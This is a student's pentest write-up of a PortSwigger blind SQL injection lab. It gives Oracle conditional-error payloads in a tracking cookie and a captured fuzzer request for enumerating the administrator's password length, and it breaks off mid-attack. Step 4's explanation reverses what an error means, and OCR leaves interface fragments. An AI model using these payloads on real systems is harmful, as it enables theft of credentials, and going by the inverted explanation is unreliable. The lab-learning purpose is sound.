Lab Pentest Report

Performed By
Priyanshu Patel

Start Date: 30 Aug 2023
End Date: 30 Aug 2023

Contact:
priyanshupatel2301@gmail.com

Scope:
lab 12 of SQLi
Here we are performing Sqli attacks on portswigger academy's SQLi lab of 'blind SQLi with conditional errors'
Url:
https://portswigger.net/web-security/sql-injection/blind/lab-conditional-errors

Goal Assesment:
We have given some information on the lab page where it contains

1. Table name on the Database (users Table)
2. That table contains 2 columns (username and password)
3. vulnerable parameter is: tracking cookie
4. the application does not respond any differently based on whether the query returns any rows
5. If the SQL query causes an error, then the application returns a custom error message

Goal: our goal is to find administrator's password from users table and log in into the site as administrator user to solve the lab.


Attack Perspective:
We are attacking this lab environment with the knowledge available on the lab information page and aside from that we have the complete black box view.

Tools Used:


1. Owasp Zap (proxy tool)
2. terminal
3. firefox (browser)
4. libreoffice writer (report writing)
5. screenshot tool (proof of concept)

Attacking The Lab Environment (Attack Flow):


Step 1: although we know that its vulnerable to SQLi let's test if our payload generates any error.
Payload: '
(if this gives us an internal server error parameter is vulnerable to Sqli)




as you can see we have put our payload in tracking cookie parameter and we have our output below.




Step 2: what Database platform are we dealing with?
Payload (MySql): ' || (SELECT ' ') || '
Payload (Oracle): ' || (SELECT ' ' FROM dual) || '
(which ever gives us a 200 Ok response is our platform)
so by knowing what kind of DB we are dealing with we can now refine our payloads more accurately.
Here we are dealing with oracle database.








Step 3: checking the administrator's username
we are checking if administrator username exists in username column of users table to confirm the username of admin.
Payload:
' || (SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator') || '
so what does this query do? As we know that we are performing a blind SQLi which is based on conditional errors and we can't see the output of our performed query in application. So SQL starts its execution from the 'where' clause so first it searches for the name administrator in username column if it exists then the query goes to 'select' statement where we have given a condition that if our where clause generates true statement then in that case do TO_CHAR(1/0) which is not a true operation so it will generate an error and if our 'where' clause is false then the else part of the condition will run and that is just returning empty field so that will not generate an error.
So by using our payload if our admin username we are checking is correct then the site will show an internal server error.




Step 4: Checking the length of the password
with using the same logic as above to generate errors we write this payload to get the length of the password.
Payload:
‘ || (SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE ‘’ END FROM users WHERE username=’administrator’ and LENGTH(password)=10) || ‘
(if our payload generates an error then that’s not our length and if the response doesn’t generate error than that’s our length of the password)
password length: 20



Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
Save
Accept-Language: en-US,en;q=0.5
Referer: https://portswigger.net/
Connection: keep-alive
Cookie: TrackingId=pwoRfIHw9q2ua2Pv' || (select case
when (1=1) then to_char(1/0) else '' end from users
where username='administrator' and LENGTH(password)=1) |
|''; session=MLL46NWP2pheXKV3gYFDnxbuACc1uC4D
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Fuzz Locations:
Add...
Remove
Payloads...
Processors...
Remove without confirmation?
Start Fuzzer
Reset
Cancel



A